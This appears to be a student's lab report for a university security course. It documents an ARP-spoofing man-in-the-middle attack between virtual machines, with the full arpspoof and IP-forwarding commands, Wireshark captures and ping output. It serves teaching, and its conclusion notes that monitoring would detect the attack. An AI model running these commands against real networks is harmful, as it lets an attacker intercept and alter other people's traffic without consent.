CIS4204.01 **Brandon Thompson**
Dr. Ashokkumar Patel Due: 4/7/21

Lab Homework 8: Man-in-the-Middle attack

In this lab we will be performing a Man-in-the-Middle (MitM) attack using the 3 virtual machines listed below:

Sr	System	IP Address	Physical Address
1	Windows-10	192.168.56.104	08-00-27-56-34-4E
2	Windows-10 Clone	192.168.56.103	08-00-27-0E-13-8A
3	Kali-Linux	192.168.56.102	08-00-27-44-48-d7

Table 1: Address list for the VMs.

First we establish a connection between the two Windows machines using the ping command. Pings were not being returned between the Windows machines so I had to disable the Windows Defender Firewall to allow the traffic.




Figure 1: Starting the connection between the Windows-10 and Windows-10 Clone machines.

In the Kali machine we open up Wireshark to monitor the network traffic. The promiscuous mode needs to be set on the VirtualBox host-only network adapter to see other VM traffic.





Figure 2: Capturing the packets between the two Windows machines from Kali.


The `arpspoof` command was not installed so to install it I ran `sudo apt install dsniff`. Now we are able to run the `arpspoof` command.



```
┌──(root💀 kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.56.103 192.168.56.104
8:0:27:44:48:d7 8:0:27:e:13:8a 0806 42: arp reply 192.168.56.104 is-at 8:0:27:44:48:d7
8:0:27:44:48:d7 8:0:27:e:13:8a 0806 42: arp reply 192.168.56.104 is-at 8:0:27:44:48:d7
8:0:27:44:48:d7 8:0:27:e:13:8a 0806 42: arp reply 192.168.56.104 is-at 8:0:27:44:48:d7
8:0:27:44:48:d7 8:0:27:e:13:8a 0806 42: arp reply 192.168.56.104 is-at 8:0:27:44:48:d7
8:0:27:44:48:d7 8:0:27:e:13:8a 0806 42: arp reply 192.168.56.104 is-at 8:0:27:44:48:d7
```

Figure 3: Running the first arpspoof command.


Wireshark now shows that the IP and MAC address are not the same as they were initially.



```
▸ Frame 88: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_0e:13:8a (08:00:27:0e:13:8a), Dst: PcsCompu_44:48:d7 (08:00:27:44:48:d7)
▸ Internet Protocol Version 4, Src: 192.168.56.103, Dst: 192.168.56.104
▸ Internet Control Message Protocol
```

Figure 4: Packet redirected to Kali machine

Now we reverse the command to target the Windows-10 Clone machine. This redirecting process means that the reply is lost, making the pings fail to deliver.




```
C:\Users\User>ping 192.168.56.103 -t

Pinging 192.168.56.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
```

Figure 5: Ping request timing out.

To fix this issue we enable port forwarding on Kali with `echo 1 > /proc/sys/net/ipv4/ip_forward`. Now the pings should be working.



```
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.56.103: bytes=32 time=1ms TTL=127
Reply from 192.168.56.103: bytes=32 time=9ms TTL=127
Reply from 192.168.56.103: bytes=32 time=1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
Reply from 192.168.56.103: bytes=32 time<1ms TTL=127
```

Figure 6: Pings have resumed.

Now in Wireshark we see two requests and two replies:




Figure 7: Request from Windows-10 to Kali.




Figure 8: Request from Kali to Windows-10 Clone.




Figure 9: Reply from Windows 10 Clone to Kali.




Figure 10: Reply from Kali to Windows-10.

This lab demonstrates how an attacker can insert themselves in between network traffic to be a Man-in-the-Middle using ARP spoofing. By infecting both the host and target machines, they are unable to differentiate a packet sent from them or from the attacker. This allows the attacker to receive the packets sent from the host to the target and alter them en-route. The same goes for communication between the target and the host. The last 4 figures show that if someone is watching the network they could easily see that there are two sets of traffic and stop the attack. However without the careful monitoring of the network, this attack would have gone unnoticed.